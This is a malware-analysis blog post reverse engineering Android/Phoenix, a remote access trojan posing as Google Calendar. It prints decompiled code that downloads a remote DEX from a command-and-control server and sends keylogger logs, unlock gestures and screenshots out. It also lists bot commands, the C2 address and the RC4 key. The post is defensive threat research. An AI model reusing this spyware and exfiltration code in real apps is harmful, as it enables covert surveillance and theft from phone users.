Reverse engineering of Android/Phoenix


By @cryptax

Published: 2024-05-13 · Archived: 2026-04-05 19:24:44 UTC

Android/**Phoenix** is a malicious Remote Access Tool. Its main goal is to extensively *spy* on the victim's phone (grab all screenshots, steal the unlock gesture etc). The attacker controls the infected phone via various predefined commands sent on a websocket.

This blog post contains the reverse engineering of sample `6485ead2248298b48d4e677d3fb740b8ce8688bc7b4adb7a4d2ac3af827da46b` of mid January 2024. The sample poses as a Google Calendar application.

Update May 13, 2024. @TuringAlex shared leaked sources of Phoenix Android applications and C2 panel. Was able to confirm my reverse engineering is correct 😉



The malware poses as a Google Calendar application and asks the user to enable Accessibility for it.


Overview with DroidLysis

DroidLysis finds the package name and the main activity… but actually there are 2 potential main activities: `fake` and `IndexACT`.

```
.app.IndexACT'", "'com.service.app.Main.PermMana
main_activity       : com.service.app.IndexACT
package_name        : com.application.chronme
permissions         : ['ACCESS_NETWORK_STATE', '
```

DroidLysis says the sample isn't packed, but it uses `DexClassLoader` and `ClassLoader`. This usually happens when a remote DEX is downloaded and installed.
The sample uses the Accessibility API (`com/service/app/Services/Access`), Device Administrator API (`com/service/app/Main/ReceiverDeviceAdmin`), encryption (`com/service/app/Bundle/stringDecrypter`), presumably disables doze mode (`com/service/app/Services/utils`), steals incoming SMS and discusses with a remote server.

Press enter or click to view image in full size



DroidLysis identifies the remote server: `135.181.11.14`.

Startup

Static reverse engineering shows that `fake` is a *fake* activity that loads an URL hxxps://calendar.pioneer-team.com (non malicious on Feb 5, 2024), while the real malicious code starts from `IndexACT`.

The malware starts:

- `AccessActivity`. As expected, the activity requests access to the Accessibility API. The page it displays is loaded as a `WebView`, whose HTML content is base64 decoded from a hard-coded resource string.

```
ComponentName componentName0 = new ComponentName(context0, class0);
 String s = Settings.Secure.getString(context0.getContentResolver(), “enabled_accessibility_services
 if(s == null) {
 return false;
 }
…

webView0.addJavascriptInterface(new WebAppInterface(this, this), this.consts.string_1);
String s = this.getString(string.access);
try {
 webView0.loadDataWithBaseURL(null, new String(Base64.decode(s, 0), this.consts.strUTF_8), this.cons
 this.setContentView(webView0);
}
```

- `HintService`. This service displays a **Notification** to ask the victim to grant access to the Accessibility API.

```
Notification.Builder notification$Builder0 = new Notification.Builder(HintService.this.getApplicatio
Intent intent0 = new Intent(HintService.this.getApplicationContext(), AccessActivity.class).addFlags
intent0.putExtra("fromNotification", true);
intent0.addFlags(0x20000000);
notification$Builder0.setContentIntent(PendingIntent.getActivity(HintService.this.getApplicationCont
Notification notification0 = notification$Builder0.build();
notification0.flags |= 0x20;
notifmgr.notify(0x30E, notification0);
```

- `kingservice`. This is usually related to *KingRoot*, an Android rooting application. In this case however it is *not* related to KingRoot and is used to start the malicious tasks of the malware. It starts a SMS receiver (`smsreceiver`) which will log incoming SMS, and a boot receiver (`BootReceiverService`) which monitors if the victim is in front of his/her smartphone or not.

```
if(intent0.getAction().equals("android.intent.action.SCREEN_OFF")) {
 EndlessService.utl.SettingsWrite(context0, "userPresent", "0");
 return;
}
if(intent0.getAction().equals("android.intent.action.USER_PRESENT")) {
 EndlessService.utl.SettingsWrite(context0, "userPresent", "1");
}
```

Besides SMS receiver and Boot Receiver, the main malicious tasks started by `kingservice` are in `App.runMainTasks`.
It starts communication with the remote server (`Netmanager` service), requests device administrator rights (`AccessAdm` activity), locks the device (by a call to `lockNow`() of `DevicePolicyManager`), and requests victim to ignore battery optimizations.

Communication with the remote server

The malware communicates to a remote server `135.181.11.14` via 2 different channels:

1. Via HTTP, on port 4000.
2. Via a web socket, on port 8000

Both ports do not respond any longer.

HTTP communication

The malware sends an HTTP GET request to `hxxp://135.181.11.14:4000/gate.php`.

```
public String httpRequest(Context context0, String s) {
String s1 = this.SettingsRead(context0, this.consts.urlAdminPanel);
this.Log("Connect", "" + s1);
```

```
 return new RequestHttp().sendRequest(s1 + this.consts.str_gate, s);
 }
```

The action to perform and data to send are provided as arguments to the GET request.
For example, when the malware checks the remote server is available, it contacts `hxxp://135.181.11.14:4000/gate.php?action=botcheck&data=ENCRYPTED_DATA`.

Get @cryptax's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

The victim's data is encrypted with RC4 (key is `podEID53t29v`) + RC4.
Data is a JSON object with several entries:

- bot id
- victim's phone number
- if the malware is device administrator or not
- if the victim has enabled Play Protect or not
- if key guard is enabled or not
- if Accessibility API was enabled or not
- if the malware is set as the default SMS app or not
- battery level
- if the remote DEX was downloaded or not. Indeed, a remote DEX will be downloaded, installed and dynamically run on the victim's phone.

This is the piece of code which downloads a base64 encoded DEX.

```
public void downloadModuleDex(Context context0, String bot_id) {
 JSONObject json = new JSONObject();
 try {
   json.put("idbot", bot_id);
 }
 catch(JSONException unused_ex) { }

  String response = this.trafDeCr(this.httpRequest(context0, this.consts.str_downloaddex_action + th
 this.Log("downloadModuleDex", "Download Module: "+ response.length());
 if(response.length() > 10000) {
   this.Log("downloadModuleDex", "Save Module");
   byte[] arr_b = Base64.decode(response.getBytes(), 0);
   try {
     FileOutputStream fileOutputStream0 = new FileOutputStream(new File(context0.getDir(this.consts.
     fileOutputStream0.write(arr_b);
     fileOutputStream0.close();
     this.SettingsWrite(context0, "statDownloadModule", "1");
```

```
    }
...
```

Press enter or click to view image in full size

URL	Comments
`URL?action=botcheck&data=ENCRYPTED_DATA`	At initialization
`URL?action=getModule&data=ENCRYPTED_BOTID`	Base64 encoded DEX
`URL?action=registration&data=ENCRYPTED_DATA`	Registration data contains: bot id, phone model and manufacturer, country, network operator
`URL?action=getinj&data=ENCRYPTED_DATA`	
`URL?action=injcheck&data=ENCRYPTED_DATA`	
`URL?action=sendInjectionLogs&data=ENCRYPTED_DATA`	
`URL?action=sendSmsLogs&data=ENCRYPTED_DATA`	
`URL?action=timeInject&data=ENCRYPTED_DATA`	
`URL?action=sendKeylogger&data=ENCRYPTED_DATA`	
`URL?action=checkAP&data=ENCRYPTED_DATA`	At initialization

URL for malware to report information to the C2. In the sample I analyzed, the sendKeylogger, sendSmsLog and sendInjectionLogs actions did not seem to be used.

In the sample, I analyzed the actions `sendKeylogger`, `sendSmsLog` and `sendInjectionLogs`. They are called from the downloaded DEX only.

Press enter or click to view image in full size

```
public String sendLogsKeylogger(Context context0, String logs) {
    JSONObject jSONObject0 = new JSONObject();
    try {
        jSONObject0.put(this.consts.idbot, this.SettingsRead(context0, this.consts.idbot));
        jSONObject0.put(this.consts.string_logs, logs);
        this.Log(this.consts.string_130, this.consts.string_128 + logs);  // logs: <THE LOGS>
        return this.trafDeCr(this.httpRequest(context0, this.consts.str_http_keylogger + this.trafEnCr(jSONObject0.toString())));
    }
    catch(JSONException unused_ex) {
        return "";
    }
}
```

The logs are encrypted and sent via HTTP. The method sendLogsKeylogger is not called by the main DEX. It is called by the remotely downloadable DEX.

Web socket communication

Some other information are sent to a remote server's web *socket*.

Press enter or click to view image in full size

URL	Comments
`URL2/gesture`	Sent when user unlocks his/her screen. the POST requests contains a JSON with date, and the gesture which was performed
`URL2/image`	Send screenshots as a JSON object with botid + base64 encoded image

Web socket URLs

For example, this is how the malware steals the phone's unlock gesture:

```
JSONObject json = new JSONObject();
json.put("id", Access.this.id_bot);
json.put("date", simpleDateFormat0.format(date0));
json.put("type", "unlock");
json.put("text", Access.this.gestureTexts.toString());
json.put("gesture", Access.this.currenGestureRecroding.toString());
JSONArray jSONArray0 = new JSONArray();
Access.this.gestureTexts = jSONArray0;
if(Access.this.consts.ssl.booleanValue()) {
 Access.this.sendPostRequest("https:
}
else {
 Access.this.sendPostRequest("http:
}
```

Bot commands

The botmaster issues commands on the web socket, which start or stop various tasks on the device.

Press enter or click to view image in full size

Command	Action
action_click	click on the node corresponding to the latest event
action_long_click	same but performs a long click
click_coord	Clicks on coordinates (x,y)
action_custom_gesture	Performs a given gesture
global_action_back	issues GLOBAL_ACTION_BACK
global_action_home	explicit
global_action_recents	explicit
swipe_up, swipe_down, swipe_left, swipe_right	explicit
action_edit_text	Edits the node from the latest event
action_screen_on	Locks the screen
start_hvnc	HVNC stands for Hidden VNC. Gets a description of the current node and all its children, and sends that to the websocket.
stop_hvnc	Stops the capture service and reports the event to the websocket
start_vnc	Starts the capture service
stop_vnc	Same as stop_hvnc
action_blackscreen	Overlays a black screen
nighty	Mutes audio
get_unlockpass	Writes the preferences strings `unlock_pass_found` to false.
start_record_gesture	Records gestures. The gestures will be sent on the websocket
stop_record_gesture	Explicit
unlock_pin	Uses the provided pin to unlock the device
sms_perm	Set malicious app as default SMS application
start_app	Starts the application whose package name is provided as argument
undead	Displays a fake notification as if the app was updating

Non exhaustive list of commands the bot master can issue through the web socket.

Details of screen capture

The screen capture service is started by bot master command `start_vnc`. This sends a custom action `com.app.START_CAPTURE` to the `CaptureService`:

```
private void startCaptureService() {
 Intent intent0 = new Intent(this, CaptureService.class);
 intent0.setAction("com.app.START_CAPTURE");
 if(Build.VERSION.SDK_INT >= 26) {
   this.startForegroundService(intent0);
   return;
 }
 this.startService(intent0);
}
```

When the `CaptureService` receives the action, it starts a `CaptureActivity`:

```
public int onStartCommand(Intent intent0, int v, int v1) {
 if(“com.app.START_CAPTURE”.equals(intent0.getAction())) {
 this.startForeground(1, this.createNotification());
 Intent intent1 = new Intent(this, CaptureActivity.class);
 intent1.addFlags(0x10008000);
 this.startActivity(intent1);
 return 2;
 }
 …
```

The capture activity implements a `OnImageAvailableListener`, which takes a screenshot *each time a new image is created* (this is a better idea than randomly taking a screenshot every x seconds regardless of activity). The image is Base64 encoded and broadcasted as a `com.app.SCREEN_CAPTURE` intent.

```
private void sendBroadcast(String s) {
 Intent intent0 = new Intent(“com.app.SCREEN_CAPTURE”);
 intent0.putExtra(“base64Image”, s);
 LocalBroadcastManager.getInstance(this).sendBroadcast(intent0);
}
```

The message is received by a `screenCaptureReceiver` which sends the image to the websocket:

```
this.screenCaptureReceiver = new BroadcastReceiver() {
 @Override
 public void onReceive(Context context0, Intent intent) {
 String base64img = intent.getStringExtra(“base64Image”);
 if(base64img != “”) {
 JSONObject jSONObject0 = new JSONObject();
 try {
 jSONObject0.put(“bot”, Access.this.id_bot);
 jSONObject0.put(“image”, base64img);
 }
…
 if(Access.this.consts.ssl.booleanValue()) {
 Access.this.sendPostRequest(“https:
 return;
 }
 …
};
```

Shared Settings

The malware uses a shared preferences file to store its configuration.

Key	Value
autoClick	boolean
day1PermissionSMS	
idbot	4 digit random string
initialization	"good"
installapk	boolean
kill	dead
killApplication	packagename
lockDevice	triggers locking the device if set to 1
paranoid	boolean
schetBootReceiver	integer
statAccessibility	0 if disabled, 1 if enabled
statBanks	
statCards	
statDrawOver	0 or 1 if overlays are possible
statDownloadModule	0 if remote DEX not downloaded, 1 if done
statMails	
key	RC4 encryption key: `podEID53t29v`
timesAdminPerm	integer
timeSinceKnock	timestamp
timeWorking	timestamp
undead	boolean
unlock_pass_found	true or false
urlAdminPanel	URL to remote server
urls	
USER_PRESENT	boolean: 0 not present, 1 user is present

USER_PRESENT	boolean: 0 not present, 1 user is present
websocket	0 if the websocket is closed, 1 if it is open

Non exhaustive list of shared preferences file

In `utils` :

```
this.SettingsWrite(context0, this.consts.packageNameActivityInject, ViewManager.class.getCanonicalNa
this.SettingsWrite(context0, this.consts.logsContacts, this.consts.str_null);
this.SettingsWrite(context0, this.consts.logsSavedSMS, this.consts.str_null);
this.SettingsWrite(context0, this.consts.logsApplications, this.consts.str_null);
this.SettingsWrite(context0, this.consts.killApplication, this.consts.str_null);
this.SettingsWrite(context0, this.consts.urls, this.consts.str_null);
this.SettingsWrite(context0, this.consts.getPermissionsToSMS, this.consts.str_null);
this.SettingsWrite(context0, this.consts.startInstalledTeamViewer, this.consts.str_null);
this.SettingsWrite(context0, this.consts.schetBootReceiver, this.consts.str_step);
this.SettingsWrite(context0, this.consts.schetAdmin, this.consts.str_step);
this.SettingsWrite(context0, this.consts.day1PermissionSMS, this.consts.str_1);
this.SettingsWrite(context0, this.consts.string_138, this.consts.str_null);
this.SettingsWrite(context0, this.consts.start_admin, this.consts.str_1);
this.SettingsWrite(context0, this.consts.undead, “0”);
this.SettingsWrite(context0, “protecttry”, this.consts.str_null);
this.SettingsWrite(context0, “firststart”, this.consts.str_1);
this.SettingsWrite(context0, “inj_start”, “0”);
this.SettingsWrite(context0, “old_start_inj”, “0”);
this.SettingsWrite(context0, “app_inject”, “”);
this.SettingsWrite(context0, “nameInject”, “”);
…
```

At startup, the settings are:

```
<map>
    <string name="timeCC">-1</string>
    <string name="old_start_inj">0</string>
    <string name="arrayInjection"></string>
    <string name="actionSettingInection"></string>
    <string name="statBanks">0</string>
    <string name="installapk">0</string>
    <string name="sms_sdk_Q">com.service.app.Main.SMSManager</string>
    <string name="checkupdateInjection"></string>
    <string name="timeSinceKnock">2024-02-06 13:57:07</string>
    <string name="endlessServiceStatus"></string>
    <string name="websocket">0</string>
    <string name="starterService"></string>
    <string name="undead">0</string>
```

```
    <string name="tag">phoenix_0401</string>
    <string name="statProtect">0</string>
    <string name="logsSavedSMS"></string>
    <string name="logsApplications"></string>
    <string name="start_admin">1</string>
    <string name="protecttry"></string>
    <string name="getPermissionsToSMS"></string>
    <string name="packageNameActivityInject">com.service.app.Main.ViewManager</
string>
    <string name="lockDevice">0</string>
    <string name="activityAccessibilityVisible">1</string>
    <string name="startInstalledTeamViewer"></string>
    <string name="paranoid">0</string>
    <string name="whileStartUpdateInection"></string>
    <string name="hiddenSMS"></string>
    <string name="schetAdmin">0</string>
    <string name="urlAdminPanel">http://135.181.11.14:4000</string>
    <string name="firststart">1</string>
    <string name="idbot">5uir</string>
    <string name="statCards">0</string>
    <string name="timeProtect">-1</string>
    <string name="inj_start">0</string>
    <string name="unlock_pass_found">true</string>
    <string name="app_inject"></string>
    <string name="display_width">1080</string>
    <string name="logsContacts"></string>
    <string name="checkProtect">2</string>
    <string name="miuiperm">0</string>
    <string name="offSound">0</string>
    <string name="urls"></string>
    <string name="activeInjection">0</string>
    <string name="statDownloadModule">0</string>
    <string name="getIdentifier">2131492865</string>
    <string name="statusInstall"></string>
    <string name="schetBootReceiver">3</string>
    <string name="initialization">good</string>
    <string name="packageName">com.application.chronme</string>
    <string name="key">podEID53t29v</string>
    <string name="startpush"></string>
    <string name="timeInject">-1</string>
    <string name="killApplication"></string>
    <string name="dataKeylogger"></string>
    <string name="timeMails">-1</string>
    <string name="LogSMS">KingService: Service started::endLog::</string>
    <string name="idSettings"></string>
    <string name="kill"></string>
    <string name="statAdmin">0</string>
```

```
    <string name="autoClick"></string>
    <string name="timesAdminPerm">0</string>
    <string name="packageNameDefultSmsMenager">com.google.android.apps.messagin
g</string>
    <string name="timestop">0</string>
    <string name="keylogger">1</string>
    <string name="activeDevice">0</string>
    <string name="statMails">0</string>
    <string name="display_height">1794</string>
    <string name="userPresent">0</string>
    <string name="step">0</string>
    <string name="day1PermissionSMS">1</string>
    <string name="statAccessibilty">0</string>
    <string name="listSaveLogsInjection"></string>
    <string name="goOffProtect"></string>
    <string name="timeWorking">55</string>
    <string name="nameInject"></string>
</map>
```

— the Crypto Girl

Source: https://cryptax.medium.com/reverse-engineering-of-android-phoenix-b59693c03bd3